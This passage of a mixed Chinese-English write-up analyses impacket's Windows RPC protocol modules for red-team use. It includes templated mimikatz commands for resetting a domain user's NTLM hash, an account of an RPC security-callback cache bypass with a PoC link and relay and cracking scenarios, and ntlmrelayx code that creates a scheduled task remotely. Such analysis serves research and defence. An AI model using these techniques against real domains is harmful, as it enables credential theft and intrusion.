lsadump::changentlm /server:<DC's_IP_or_FQDN> /user:<username> /old:<current_hash> /newpassword:<newpassword>
# 还原密码
lsadump::changentlm /server:<DC's_IP_or_FQDN> /user:<username> /oldpassword:<current_password_plain_text> /new:<original_hash>
```

The addcomputer used by sam-the-admin likewise goes through sam's SamrCreateUser2InDomain:

```
# eg. /sam-the-admin/blob/main/utils/addcomputer.py
try:
    createUser = samr.hSamrCreateUser2InDomain(dce, domainHandle, self.__computerName, samr.USER_WORKSTATION_TRUST_ACCOUNT, samr.USER_F
except samr.DCERPCSessionError as e:
    if e.error_code == 0xc0000022:
        raise Exception("User %s doesn't have right to create a machine account!" % self.__username)
    elif e.error_code == 0xc000002e7:
        raise Exception("User %s machine quota exceeded!" % self.__username)
    else:
        raise

    userHandle = createUser['UserHandle']
```


[MS-SRVS]srvs.py

The Server Service Remote Protocol remotely enables file and printer sharing over SMB, provides access to the server's [named pipes](#), and administers servers running Windows. Simply put, MS-SRVS provides remote file-server management over SMB named pipes (riding on MS-SMB2).

First let's see which interface methods the module implements:

```
OPNUMS = {
    8 : (NetrConnectionEnum, NetrConnectionEnumResponse), 列出了对服务器上 的共享资源进行的所有树连接或 从特定计算机建立的所有树连接
    9 : (NetrFileEnum, NetrFileEnumResponse), 根据指定的参数返回有关服务器上部分或所有打开文件的信息
    10 : (NetrFileGetInfo, NetrFileGetInfoResponse), 检索有关特定开放服务器资源的信息
    11 : (NetrFileClose, NetrFileCloseResponse), 服务器在 RPC_REQUEST 数据包中接收 NetrFileClose 方法, 作为响应, 服务器必须强制关闭服务器上打开的资源实例 (例如, 文件、
    12 : (NetrSessionEnum, NetrSessionEnumResponse), 返回有关在服务器上建立的会话的信息
    13 : (NetrSessionDel, NetrSessionDelResponse), 结束服务器和客户端之间的一个或多个网络会话
    14 : (NetrShareAdd, NetrShareAddResponse), 共享服务器资源
    15 : (NetrShareEnum, NetrShareEnumResponse), 检索有关服务器上每个共享资源的信息
    16 : (NetrShareGetInfo, NetrShareGetInfoResponse), 从ShareList检索有关服务器上特定共享资源的信息
    17 : (NetrShareSetInfo, NetrShareSetInfoResponse), 在 ShareList 中设置共享资源的参数
    18 : (NetrShareDel, NetrShareDelResponse), 从 ShareList 中删除共享名称, 这会断开与共享资源的所有连接, 如果共享是粘性的, 则有关该共享的所有信息也会从永久存储中删除
    19 : (NetrShareDelSticky, NetrShareDelStickyResponse), 清除 ShareList 中 Share 的IsPersistent成员将共享标记为非持久
    20 : (NetrShareCheck, NetrShareCheckResponse), 检查服务器是否正在共享设备
    21 : (NetrServerGetInfo, NetrServerGetInfoResponse), 检索 CIFS 和 SMB 1.0 版服务器的当前配置信息
    22 : (NetrServerSetInfo, NetrServerSetInfoResponse), 为 CIFS 和 SMB 1.0 版文件服务器设置服务器操作参数, 它可以单独或共同设置它们, 信息的存储方式使其在系统重新初始化后
    23 : (NetrServerDiskEnum, NetrServerDiskEnumResponse), 检索服务器上的磁盘驱动器列表, 该方法返回一个由三个字符组成的字符串数组 (一个驱动器号, 一个冒号和一个终止空字符)
    24 : (NetrServerStatisticsGet, NetrServerStatisticsGetResponse), 检索服务的操作统计信息
    25 : (NetrServerTransportAdd, NetrServerTransportAddResponse), 将服务器绑定到传输协议
    26 : (NetrServerTransportEnum, NetrServerTransportEnumResponse), 枚举有关服务器在TransportList中管理的传输协议的信息
    27 : (NetrServerTransportDel, NetrServerTransportDelResponse), 从服务器解除绑定 (或断开连接) 传输协议, 如果此方法成功, 服务器将无法再使用指定的传输协议 (如 TCP 或 X
    28 : (NetrRemoteTOD, NetrRemoteTODResponse), 返回服务器上的时间信息
    30 : (NetprPathType, NetprPathTypeResponse), 检查路径名以确定其类型
    31 : (NetprPathCanonicalize, NetprPathCanonicalizeResponse), 将路径名转换为规范格式
    32 : (NetprPathCompare, NetprPathCompareResponse), 执行两条路径的比较
    33 : (NetprNameValidate, NetprNameValidateResponse), 执行检查以确保指定的名称是指定类型的有效名称
    34 : (NetprNameCanonicalize, NetprNameCanonicalizeResponse), 将名称转换为指定类型的规范格式
    35 : (NetprNameCompare, NetprNameCompareResponse), 对特定名称类型的两个名称进行比较
    36 : (NetrShareEnumSticky, NetrShareEnumStickyResponse), 检索有关其 IsPersistent 设置在 ShareList 中设置的每个粘性共享资源的信息
    37 : (NetrShareDelStart, NetrShareDelStartResponse), 执行两阶段共享删除的初始阶段
    38 : (NetrShareDelCommit, NetrShareDelCommitResponse), 执行两阶段共享删除的最后阶段
    39 : (NetrpGetFileSecurity, NetrpGetFileSecurityResponse), 向调用者返回保护文件或目录的安全描述符的副本
    40 : (NetrpSetFileSecurity, NetrpSetFileSecurityResponse), 设置文件或目录的安全性
    41 : (NetrServerTransportAddEx, NetrServerTransportAddExResponse), 将指定的服务器绑定到传输协议
    43 : (NetrDfsGetVersion, NetrDfsGetVersionResponse), 检查服务器是否是DFS服务器, 如果是则返回 DFS 版本
    44 : (NetrDfsCreateLocalPartition, NetrDfsCreateLocalPartitionResponse), 将共享标记为DFS共享
    45 : (NetrDfsDeleteLocalPartition, NetrDfsDeleteLocalPartitionResponse), 删除服务器上的DFS 共享
    46 : (NetrDfsSetLocalVolumeState, NetrDfsSetLocalVolumeStateResponse), 将本地DFS 共享设置为联机或脱机
    48 : (NetrDfsCreateExitPoint, NetrDfsCreateExitPointResponse), 在服务器上创建一个DFS 链接
    49 : (NetrDfsDeleteExitPoint, NetrDfsDeleteExitPointResponse), 删除服务器上的DFS 链接
    50 : (NetrDfsModifyPrefix, NetrDfsModifyPrefixResponse), 更改对应于服务器上DFS链接的路径
    51 : (NetrDfsFixLocalVolume, NetrDfsFixLocalVolumeResponse), 提供 服务器上新DFS 共享的信息
    52 : (NetrDfsManagerReportSiteInfo, NetrDfsManagerReportSiteInfoResponse), 获取应该对应于指定服务器覆盖的 Active Directory站点
    53 : (NetrServerTransportDelEx, NetrServerTransportDelExResponse), 服务器在 RPC_REQUEST 数据包中接收 NetrServerTransportDelEx 方法, 作为响应, 服务器从服务器解
    54 : (NetrServerAliasAdd, NetrServerAliasAddResponse), 将别名附加到现有服务器名称并将别名对象插入AliasList中, 通过它可以使用服务器名称或别名访问共享资源, 别名用于根据
    55 : (NetrServerAliasEnum, NetrServerAliasEnumResponse), 根据指定的别名或服务器名称检索服务器的别名信息
    56 : (NetrServerAliasDel, NetrServerAliasDelResponse), 根据指定的别名从服务器别名列表中删除别名
    57 : (NetrShareDelEx, NetrShareDelExResponse), 从ShareList中删除共享, 这会断开与共享资源的所有连接, 如果共享是粘性的, 则有关该共享的所有信息也会从永久存储中删除。
}
```

Both smbclient and smbconnection use srvs to obtain share information from a target:

```
# eg./impacket/smbconnection.py
def listShares(self):
    """
    get a list of available shares at the connected target
    :return: a list containing dict entries for each share
    :raise SessionError: if error
    """
    # Get the shares through RPC
    from impacket.dcerpc.v5 import transport, srvs
    rpctransport = transport.SMBTransport(self.getRemoteName(), self.getRemoteHost(), filename=r'\srvsvc',
                                         smb_connection=self)

    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(srvs.MSRPC_UUID_SRVS)
    resp = srvs.hNetrShareEnum(dce, 1)
    return resp['InfoStruct']['ShareInfo']['Level1']['Buffer']

# eg./examples/smbclient.py
def do_info(self, line):
    if self.loggedIn is False:
        LOG.error("Not logged in")
        return

    rpctransport = transport.SMBTransport(self.smb.getRemoteHost(), filename = r'\srvsvc', smb_connection = self.smb)
    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(srvs.MSRPC_UUID_SRVS)
    resp = srvs.hNetrServerGetInfo(dce, 102)

    print("Version Major: %d" % resp['InfoStruct']['ServerInfo102']['sv102_version_major'])
    print("Version Minor: %d" % resp['InfoStruct']['ServerInfo102']['sv102_version_minor'])
    print("Server Name: %s" % resp['InfoStruct']['ServerInfo102']['sv102_name'])
    print("Server Comment: %s" % resp['InfoStruct']['ServerInfo102']['sv102_comment'])
    print("Server UserPath: %s" % resp['InfoStruct']['ServerInfo102']['sv102_userpath'])
    print("Simultaneous Users: %d" % resp['InfoStruct']['ServerInfo102']['sv102_users'])
```

Cold Hard Cache — Bypassing RPC Interface Security with Cache Abuse

Security callbacks let RPC server developers restrict access to an RPC interface: apply custom logic for per-user access, enforce authentication or transport types, or block specific opnums (opnums denote the functions a server exposes — operation numbers). The RPC runtime fires the callback on every client call to an exposed function.



The RPC runtime caches security-callback results for performance. In essence, before invoking the callback the runtime tries a cache entry. Let's dig into that implementation.

Before `RPC_INTERFACE::DoSyncSecurityCallback` calls the callback, it first checks for a cache entry, via `OSF_SCALL::FindOrCreateCacheEntry`.

`OSF_SCALL::FindOrCreateCacheEntry` does the following:

- It gets the client's security context from the SCALL (the object representing a client call).
- It gets the cache dictionary from that security context.
- It keys the dictionary by interface pointer; the values are cache entries.
- If no cache entry exists, it creates one.

For the cache to work, **both server and client must register and set authentication information.**

SSPI multiplexing

While registering authentication information, the server must specify the authentication service — a [security support provider](#) (SSP), the package that handles client authentication data. Most often this is the NTLM SSP, the Kerberos SSP, or Microsoft Negotiate SSP which picks the best of Kerberos/NTLM.

The RPC runtime stores authentication information globally. That means if two RPC servers share a process and one registers authentication information, the other effectively has it too, and clients can authenticate their bindings when accessing either server.

The `srvsvc` security callback implements the following logic:

- Deny remote clients access to functions in the range 64-73 (inclusive)
- Deny remote clients that are not cluster accounts access to functions in the range 58-63 (inclusive)

So remote clients are blocked from those specific functions; the range check hints these functions are sensitive and intended only for local callers.

Despite the check, a remote attacker can bypass it by abusing the cache. First the attacker calls a function *outside* the restricted range — one remotely available. The security callback returns `RPC_S_OK` and the runtime caches the success. Because the interface was not registered with `RPC_IF_SEC_CACHE_PER_PROC`, the cache is per-interface: the next time the attacker calls *any* function on that interface, the cached entry is used and access is granted — the attacker can now call functions they should not be able to, and the security callback is never invoked again.

`Srvsvc` does not register authentication information, so normally clients cannot authenticate the binding and the cache cannot engage. But when the machine has less than 3.5 GB of RAM, `srvsvc` shares its `svchost` process with other services — and "AD Harvest Sites and Subnets Service" and "Remote Desktop Configuration Service" do register authentication information, making `srvsvc` vulnerable to the cache attack.

In this specific case the attacker reaches the restricted opnums 58-74; one thing they can do with those functions is [coerce remote machine authentication](#).

WksSvc exposes the [MS-WKST](#) interface. The service manages domain membership, computer names and connections to the [SMB network redirector](#), such as SMB print servers. Looking at the interface's security callback, several functions are treated differently: functions with opnums 8-11 are meant for local clients only — remote calls are not allowed. But thanks to the cache, an attacker first calls a different remotely-allowed function, then one of the restricted ones; the first call's cached result lets the "local-only" function be invoked remotely.

当多个 **RPC** 服务器位于同一进程中时，该进程中的所有 **RPC** 接口都会暴露在该进程已注册的所有协议序列上。因此，如果一个组件只为 **LRPC** 调用实现，它不一定只能通过 **LRPC** 访问——它可以通过与上下文句柄的情况类似，即使不在进程中注册另一个端点，也不意味着该进程不会暴露另一个端点。不管你如何注册你的服务器，你的接口和你的端点之间没有特殊的关联：所有接口都可以在该进程中调用。为确保仅在特定协议序列上调用进程，请注册安全回调函数，并在该函数中检查调用的协议序列。

The exposed functions include *NetrUseAdd*, *NetrUseGetInfo*, *NetrUseDel* and *NetrUseEnum*. We can pass flags to *NetrUseAdd* telling it to create the mapping in the "global" drive namespace, affecting all users. The flags can be found in the header *LMUse.h*:

Global mapping flag as seen in LMUse.h

This yields two attack scenarios:

- 1. We can request authentication against our own share, then relay it to another server (NTLM relay), or store the token and crack the password offline.
- 2. Or we can masquerade as an existing file server (or pose as a new one) with interesting or useful files. Since we control those files, we can weaponize them as we see fit, hoping they lead us to the target users.

The RPC server under WksSvc itself performs no authentication registration. Running standalone, client authentication is impossible (error *RPC_S_UNKNOWN_AUTHN_SERVICE*). So the service must run alongside others to abuse [SSPI multiplexing](#) at the same time. That limits affected Windows versions to pre-1703 Windows 10, or newer builds running with less than 3.5 GB of RAM.

PoC: <https://github.com/akamai/akamai-security-research/tree/main/PoCs/cve-2022-38034>

[MS-TSTS]tsts.py

The Terminal Services Terminal Server Runtime interface protocol — an RPC-based protocol for remotely querying and configuring aspects of a [terminal server](#).

The module provides no opnum enumeration; combining the Windows manuals with the source, it implements both the client and server sides of the local session management server (\TermSrv):

3.3.4.1.1 **RpcOpenSession** (Opnum 0)返回终端服务器 上指定会话的句柄。调用此方法不需要特殊权限

3.3.4.1.2 **RpcCloseSession** (Opnum 1)关闭与终端服务器上指定会话的连接。此方法必须在**RpcOpenSession**之后调用。如果有多个线程在运行，则必须序列化对该方法的调用，否则该函数的行

3.3.4.1.3 **RpcConnect** (Opnum 2) 将 **RpcOpenSession** 返回的会话句柄 重新连接到终端服务器上的另一个指定会话

3.3.4.1.4 **RpcDisconnect** (Opnum 3)断开终端服务器上的指定会话。

3.3.4.1.5 **RpcLogoff** (Opnum 4) 注销终端服务器上的指定会话

3.3.4.1.6 **RpcGetUserName** (Opnum 5)获取登录到终端服务器 上指定会话的用户的用户名和域名

3.3.4.1.7 **RpcGetTerminalName** (Opnum 6)获取与终端服务器上指定会话关联的终端的名称

3.3.4.1.8 **RpcGetState** (Opnum 7)获取终端服务器上指定会话的状态

3.3.4.1.9 **RpcIsSessionDesktopLocked** (Opnum 8)检查终端服务器上的指定会话是否处于锁定状态

3.3.4.1.10 **RpcShowMessageBox** (Opnum 9)在终端服务器上运行的目标用户会话中显示一个带有指定消息和标题的消息框

3.3.4.1.11 **RpcGetTimes** (Opnum 10)获取终端服务器上指定会话的连接、断开和登录时间

3.3.4.1.12 **RpcGetSessionCounters** (Opnum 11)返回与终端服务器关联的各种性能计数器。调用此方法不需要特殊权限

3.3.4.1.13 **RpcGetSessionInformation** (Opnum 12)检索有关在终端服务器上运行的指定会话的信息。呼叫者必须具有会话的 **WINSTATION_QUERY** 权限

3.3.4.1.14 **RpcGetLoggedOnCount** (Opnum 15)获取用户连接和设备连接的会话数。调用此方法不需要特殊权限

3.3.4.1.15 **RpcGetSessionType** (Opnum 16)获取与指定会话关联的类型。调用此方法不需要特殊权限

3.3.4.1.16 **RpcGetSessionInformationEx** (Opnum 17)检索有关在终端服务器上运行的指定会话的扩展信息。呼叫者必须对会话具有 **WINSTATION_QUERY** 权限

.....

The practical consumer is /examples/tstool.py:

终端服务操作工具。

qwinsta: 显示有关远程桌面服务会话的信息。

tasklist: 显示系统中当前正在运行的进程列表。

taskkill: 通过进程 **ID (PID)** 或映像名称终止任务

tscon: 将用户会话附加到远程桌面会话

tsdiscon: 断开远程桌面服务会话

tslogoff: 注销远程桌面服务会话

shutdown: 关闭、重启或注销本地/远程计算机

msg: 向远程桌面服务会话 (**MSGBOX**) 发送消息

[MS-WKST]wkst.py

The Workstation Service Remote Protocol remotely queries and configures certain aspects of the SMB redirector on a remote machine. The official description is vague, so let's go straight to the interface methods the module implements.

```
OPNUMS = {
0 : (NetrWkstaGetInfo, NetrWkstaGetInfoResponse), 返回有关远程计算机配置的详细信息。包括计算机名称和操作系统的主要和次要版本号
1 : (NetrWkstaSetInfo, NetrWkstaSetInfoResponse), 根据调用中传递的信息结构配置远程计算机
2 : (NetrWkstaUserEnum, NetrWkstaUserEnumResponse), 返回有关当前在远程计算机上处于活动状态的用户的信息
5 : (NetrWkstaTransportEnum, NetrWkstaTransportEnumResponse), 提供有关远程计算机上的SMB 网络重定向器当前启用的传输协议的详细信息
6 : (NetrWkstaTransportAdd, NetrWkstaTransportAddResponse), 使SMB网络重定向器能够在远程计算机上使用传输协议
# 7 : (NetrWkstaTransportDel, NetrWkstaTransportDelResponse),
8 : (NetrUseAdd, NetrUseAddResponse), 在工作站服务器和 SMB 服务器之间建立连接。工作站服务器不应允许远程调用此方法
9 : (NetrUseGetInfo, NetrUseGetInfoResponse), 从远程工作站检索有关与 SMB 服务器上共享资源的连接的详细信息。服务器不应允许远程调用此方法
10 : (NetrUseDel, NetrUseDelResponse), 终止从工作站服务器到 SMB 服务器上共享资源的连接。服务器不应该允许远程调用此方法
11 : (NetrUseEnum, NetrUseEnumResponse), 列出工作站服务器和远程 SMB 服务器之间的打开连接。服务器不应允许远程调用此方法
13 : (NetrWorkstationStatisticsGet, NetrWorkstationStatisticsGetResponse), 返回有关远程计算机上SMB 网络重定向器的各种统计信息
20 : (NetrGetJoinInformation, NetrGetJoinInformationResponse), 检索有关指定计算机加入的工作组或域的详细信息
22 : (NetrJoinDomain2, NetrJoinDomain2Response), 使用加密凭据将计算机加入域或工作组
23 : (NetrUnjoinDomain2, NetrUnjoinDomain2Response), 使用加密凭据使计算机脱离工作组或域
24 : (NetrRenameMachineInDomain2, NetrRenameMachineInDomain2Response), 使用加密凭据来更改本地持久变量ComputerNameNetBIOS并可选择重命名当前在域中的服务器的计算机名。
25 : (NetrValidateName2, NetrValidateName2Response), 验证计算机工作组或域名的有效性
26 : (NetrGetJoinableOUs2, NetrGetJoinableOUs2Response), 返回一个组织单元 (OU) 列表。用户可以在其中创建对象
27 : (NetrAddAlternateComputerName, NetrAddAlternateComputerNameResponse), 为指定服务器添加备用名称
28 : (NetrRemoveAlternateComputerName, NetrRemoveAlternateComputerNameResponse), 删除指定服务器的备用名称
29 : (NetrSetPrimaryComputerName, NetrSetPrimaryComputerNameResponse), 设置指定服务器的主计算机名称
30 : (NetrEnumerateComputerNames, NetrEnumerateComputerNamesResponse), 返回指定服务器的计算机名称列表。查询结果由名称类型决定
}
```

examples/netview.py uses the interface's hNetrWkstaUserEnum to enumerate currently logged-on users:

```
def getLoggedIn(self, target):
    if self.__targets[target]['Admin'] is False:
        return

    if self.__targets[target]['WKST'] is None:
        stringWkstBinding = r'ncacn_np:%s[\PIPE\wkssvc]' % target
        rpctransportWkst = transport.DCERPCTransportFactory(stringWkstBinding)
        if hasattr(rpctransportWkst, 'set_credentials'):
            # This method exists only for selected protocol sequences.
            rpctransportWkst.set_credentials(self.__username, self.__password, self.__domain, self.__lmhash,
                                           self.__nthash, self.__aesKey)
            rpctransportWkst.set_kerberos(self.__doKerberos, self.__kdcHost)

        dce = rpctransportWkst.get_dce_rpc()
        dce.connect()
        dce.bind(Wkst.MSRPC_UUID_WKST)
        self.__maxConnections -= 1
    else:
        dce = self.__targets[target]['WKST']

    try:
        resp = wkst.hNetrWkstaUserEnum(dce, 1)
    except Exception as e:
        if str(e).find('Broken pipe') >= 0:
            # The connection timed-out. Let's try to bring it back next round
            self.__targets[target]['WKST'] = None
            self.__maxConnections += 1
            return
        elif str(e).upper().find('ACCESS_DENIED'):
            # We're not admin, bye
            dce.disconnect()
            self.__maxConnections += 1
            self.__targets[target]['Admin'] = False
            return
        else:
            raise
```

examples/secretsdump.py uses it to fetch computer information:

```
def getMachineNameAndDomain(self):
    if self.__smbConnection.getServerName() == '':
        # No serverName.. this is either because we're doing Kerberos
        # or not receiving that data during the login process.
        # Let's try getting it through RPC
        rpc = transport.DCERPCTransportFactory(r'ncacn_np:%s[\pipe\wkssvc]' % self.__smbConnection.getRemoteHost())
        rpc.set_smb_connection(self.__smbConnection)
        dce = rpc.get_dce_rpc()
        dce.connect()
        dce.bind(wkst.MSRPC_UUID_WKST)
        resp = wkst.hNetrWkstaGetInfo(dce, 100)
        dce.disconnect()
        return resp['WkstaInfo']['WkstaInfo100']['wki100_computername'][:-1], resp['WkstaInfo']['WkstaInfo100']['wki100_langroup'][:-1]
    else:
        return self.__smbConnection.getServerName(), self.__smbConnection.getServerDomain()
```

MS-TSCH Scheduled Tasks (atsvc / sasec / tsch)

The MS-TSCH scheduled-task RPC interface registers and configures tasks, or queries the status of running tasks on a remote server. It consists of three independent RPC interfaces:

- Net Schedule ([ATSvc](#)) — CRUD on tasks
- Task Scheduler Agent ([SASec](#)) — account information operations
- Windows Vista operating system Task Remote Protocol ([ITaskSchedulerService](#)) — CRUD on tasks, configured via XML rather than the remote registry and file system protocols

atsvc.py

The py module of Net Schedule (ATSvc); the interface UUID is defined at the top of the file:

```
MSRPC_UUID_ATSVC = uuidup_to_bin(('1FF70682-0A51-30E8-076D-740BE8CEE98B', '1.0'))
```

- **Name:** ATSvc
- **UUID:** 1ff70682-0a51-30e8-076d-740be8cee98b
- File path: C:\Windows\System32\ **taskcomp.dll**

It then defines the interface's static flags, the CRUD request structures and the request constructors:

```
class NetrJobAdd(NDRCALL):
    opnum = 0
    structure = (
        ('ServerName', AT SVC_HANDLE),
        ('pAtInfo', AT_INFO),
    )
    .....
def hNetrJobAdd(dce, serverName = NULL, atInfo = NULL):
    netrJobAdd = NetrJobAdd()
    netrJobAdd['ServerName'] = serverName
    netrJobAdd['pAtInfo'] = atInfo
    return dce.request(netrJobAdd)
```

RPC clients:

- mstask.dll
- schedcli.dll

sasec.py

The module implementing the Task Scheduler Agent ([SASec](#)) interface:

- **Name:** SASec
- **UUID:** 378E52B0-C0A9-11CF-822D-00AA0051E40F
- File path: C:\Windows\System32\ **taskcomp.dll**

Mainly scheduled tasks involving account-information changes; the client is also expected to use the Windows Remote Registry Protocol MS-RRP:

```

class SASEtAccountInformation(NDRCALL):
    opnum = 0
    structure = (
        ('Handle', PSASEC_HANDLE),
        ('pwszJobName', WSTR),
        ('pwszAccount', WSTR),
        ('pwszPassword', LPWSTR),
        ('dwJobFlags', DWORD),
    )

class SASEtAccountInformationResponse(NDRCALL):
    structure = (
        ('ErrorCode', ULONG),
    )
    .....
def hSASEtAccountInformation(dce, handle, pwszJobName, pwszAccount, pwszPassword, dwJobFlags=0):
    request = SASEtAccountInformation()
    request['Handle'] = handle
    request['pwszJobName'] = checkNullString(pwszJobName)
    request['pwszAccount'] = checkNullString(pwszAccount)
    request['pwszPassword'] = checkNullString(pwszPassword)
    request['dwJobFlags'] = dwJobFlags
    return dce.request(request)

```

tsch.py

- **Name:** ITaskSchedulerService
- **UUID:** 86d35949-83c9-4044-b424-db363231fd0c
- **FilePath:** C:\Windows\System32\schedsvc.dll

The XML format is as follows:

```

<!-- Task -->
<xs:complexType name="taskType">
  <xs:all>
    <xs:element name="RegistrationInfo" type="registrationInfoType" minOccurs="0"/>
    <xs:element name="Triggers" type="triggersType" minOccurs="0"/>
    <xs:element name="Settings" type="settingsType" minOccurs="0"/>
    <xs:element name="Data" type="dataType" minOccurs="0"/>
    <xs:element name="Principals" type="principalsType" minOccurs="0"/>
    <xs:element name="Actions" type="actionsType"/>
  </xs:all>
  <xs:attribute name="version" type="versionType" use="optional"/>
</xs:complexType>

```

See the documentation for each parameter.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-tsch/0d6383e4-de92-43e7-b0bb-a60cfa36379f

The module mainly holds static parameter configuration, request structures and request constructors.

This is the most capable and most-used scheduled-task interface among red-team tooling. `impacket's ntlmrelayx` uses this module's `hSchRpcRegisterTask` to create scheduled tasks:

```

# eg. ./examples/ntlmrelayx/attacks/rpcattack.py
import string
import random

from impacket import LOG
from impacket.dcerpc.v5 import tsch
from impacket.dcerpc.v5.dtypes import NULL

LOG.info('Creating task %s' % tmpName)
tsch.hSchRpcRegisterTask(self.dce, '%s' % tmpName, xml, tsch.TASK_CREATE, NULL, tsch.TASK_LOGON_NONE)

```

RPC clients:

- taskcomp.dll
- taskschd.dll
- wmicmplugin.dll

[MS-BKRP]bkcrp.py

The Backup Key Remote Protocol: a client encrypts and decrypts sensitive data (e.g. encryption keys) with the server's help. Data encrypted under this protocol can only be decrypted by the server, so clients may safely store such ciphertext in storage with no special protection. On Windows it provides user-key protection through the [Data Protection API \(DPAPI\)](#) in an [Active Directory domain](#).

The module wraps backupkey and implements the request functions for server-side wrapping / unwrapping. The BackuprKey method parameters (note: BackuprKey is the original spelling in the protocol document):

```
NET_API_STATUS BackuprKey(
    [in] handle_t h,
    [in] GUID* pguidActionAgent,
    [in, size_is(cbDataIn)] byte* pDataIn,
    [in] DWORD cbDataIn,
    [out, size_is(*pcbDataOut)] byte** ppDataOut,
    [out] DWORD* pcbDataOut,
    [in] DWORD dwParam
);
```

The **pguidActionAgent** GUIDs map to the following functions:

Value	Meaning
BACKUPKEY_BACKUP_GUID 7F752B10-178E-11D1-AB8F-00805F14DB40	Requests server-side wrapping. On input, <i>pDataIn</i> must point to a BLOB containing the secret to wrap; the server must treat <i>pDataIn</i> as opaque binary. On output, <i>ppDataOut</i> must contain the secret wrapped in the format specified in section 2.2.4. See 3.1.4.1.1.
BACKUPKEY_RESTORE_GUID_WIN2K 7FE94D50-178E-11D1-AB8F-00805F14DB40	Requests unwrapping of a server-wrapped secret. On input, <i>pDataIn</i> must point to a BLOB containing the wrapped key in the format of section 2.2.4. On output, <i>ppDataOut</i> must contain a pointer to the unwrapped secret, as supplied by the client to the <i>BACKUPKEY_BACKUP_GUID</i> call. See 3.1.4.1.2.
BACKUPKEY_RETRIEVE_BACKUP_KEY_GUID 018FF48A-EABA-40C6-8F6D-72370240E967	Requests the public part of the server's ClientWrap key pair . The server must ignore <i>pDataIn</i> and <i>cbDataIn</i> . On output, <i>ppDataOut</i> must contain a pointer to the server public key in the format of section 2.2.1. See 3.1.4.1.3.
BACKUPKEY_RESTORE_GUID 47270C64-2FC7-499B-AC5B-0E37CDCE899A	Requests unwrapping of a secret wrapped on the client with the server's public key. On input, <i>pDataIn</i> must point to a client-wrapped key in the format of section 2.2.2. On output, <i>ppDataOut</i> must contain a pointer to the unwrapped secret in the format of section 2.2.3. See 3.1.4.1.4.

Module usage examples live in impacket's tests directory; the interface wrapper:

```

def hBackuprKey(dce, pguidActionAgent, pDataIn, dwParam=0):
    request = BackuprKey()
    request['pguidActionAgent'] = pguidActionAgent
    request['pDataIn'] = pDataIn
    if pDataIn == NULL:
        request['cbDataIn'] = 0
    else:
        request['cbDataIn'] = len(pDataIn)
    request['dwParam'] = dwParam
    return dce.request(request)

# eg. /tests/dcerpc/test_bkrp.py
class BKRPTests(DCERPCTests):

    iface_uuid = bkrp.MSRPC_UUID_BKRP
    string_binding = r"ncacn_np:{0.machine}\[\PIPE\protected_storage]"
    authn = True
    authn_level = RPC_C_AUTHN_LEVEL_PKT_PRIVACY

    data_in = b"Huh? wait wait, let me, let me explain something to you. Uh, I am not Mr. Lebowski; " \
        b"you're Mr. Lebowski. I'm the Dude. So that's what you call me. You know, uh, That, or uh, " \
        b"his Dudeness, or uh Duder, or uh El Duderino, if, you know, you're not into the whole brevity thing--uh."

    def test_BackuprKey_BACKUPKEY_BACKUP_GUID_BACKUPKEY_RESTORE_GUID(self):
        dce, rpctransport = self.connect()
        request = bkrp.BackuprKey()
        request['pguidActionAgent'] = bkrp.BACKUPKEY_BACKUP_GUID
        request['pDataIn'] = self.data_in
        request['cbDataIn'] = len(self.data_in)
        request['dwParam'] = 0

        resp = dce.request(request)

        resp.dump()

        wrapped = bkrp.WRAPPED_SECRET()
        wrapped.fromString(b''.join(resp['ppDataOut']))
        wrapped.dump()

        request = bkrp.BackuprKey()
        request['pguidActionAgent'] = bkrp.BACKUPKEY_RESTORE_GUID
        request['pDataIn'] = b''.join(resp['ppDataOut'])
        request['cbDataIn'] = resp['pcbDataOut']
        request['dwParam'] = 0

        resp = dce.request(request)
        resp.dump()

        self.assertEqual(self.data_in, b''.join(resp['ppDataOut']))

```

[MS-DHCPM]dhcpm.py

The OPNUMS table shows that the dhcpm module wraps DHCP information retrieval functions such as DhcpGetClientInfoV4:

```

OPNUMS = {
    0: (DhcpEnumSubnetClientsV5, DhcpEnumSubnetClientsV5Response),
    2: (DhcpGetSubnetInfo, DhcpGetSubnetInfoResponse),
    3: (DhcpEnumSubnets, DhcpEnumSubnetsResponse),
    13: (DhcpGetOptionValue, DhcpGetOptionValueResponse),
    14: (DhcpEnumOptionValues, DhcpEnumOptionValuesResponse),
    21: (DhcpGetOptionValueV5, DhcpGetOptionValueV5Response),
    22: (DhcpEnumOptionValuesV5, DhcpEnumOptionValuesV5Response),
    30: (DhcpGetAllOptionValues, DhcpGetAllOptionValuesResponse),
    34: (DhcpGetClientInfoV4, DhcpGetClientInfoV4Response),
    35: (DhcpEnumSubnetClientsV4, DhcpEnumSubnetClientsV4Response),
    38: (DhcpEnumSubnetElementsV5, DhcpEnumSubnetElementsV5Response),
    47: (DhcpEnumSubnetClientsVQ, DhcpEnumSubnetClientsVQResponse),
    123: (DhcpV4GetClientInfo, DhcpV4GetClientInfoResponse),
}

```

tests/dcerpc/test_dhcpm.py tests fetching DHCP information from a server. impacket itself uses the module nowhere else; extend it when the need arises.

```
class DHCPMTTests(DCERPCTests):
    iface_uuid_v1 = dhcpm.MSRPC_UUID_DHCPSPRV
    iface_uuid_v2 = dhcpm.MSRPC_UUID_DHCPSPRV2
    string_binding = r"ncacn_np:{0.machine}\[\PIPE\dhcpsrv]"
    authn = True
    authn_level = RPC_C_AUTHN_LEVEL_PKT_PRIVACY

    def test_DhcpGetClientInfoV4(self):
        dce, rpctransport = self.connect(iface_uuid=self.iface_uuid_v1)
        request = dhcpm.DhcpGetClientInfoV4()
        request['ServerIpAddress'] = NULL
        request['SearchInfo']['SearchType'] = dhcpm.DHCP_SEARCH_INFO_TYPE.DhcpClientName
        request['SearchInfo']['SearchInfo']['tag'] = dhcpm.DHCP_SEARCH_INFO_TYPE.DhcpClientName
        request['SearchInfo']['SearchInfo']['ClientName'] = self.serverName + "\0"
        request.dump()

        with assertRaisesRegex(self, DCERPCException, "ERROR_DHCP_JET_ERROR"):
            dce.request(request)
```

[MS-DRSR]drsuapi.py

The Directory Replication Service (DRS) Remote Protocol is an [RPC](#) protocol for [replicating](#) and managing data in [Active Directory](#). It comprises two RPC interfaces named drsuapi and dsaop; every drsuapi method name starts with "IDL_DRS" and every dsaop method with "IDL_DSA".

The module implements the following methods:

- 0 : (DRSBind, DRSBindResponse), 创建一个上下文句柄，它是调用此接口中任何其他方法所必需的
- 1 : (DRSUnbind, DRSUnbindResponse), 方法销毁先前由IDL_DRSBind方法创建的上下文句柄。
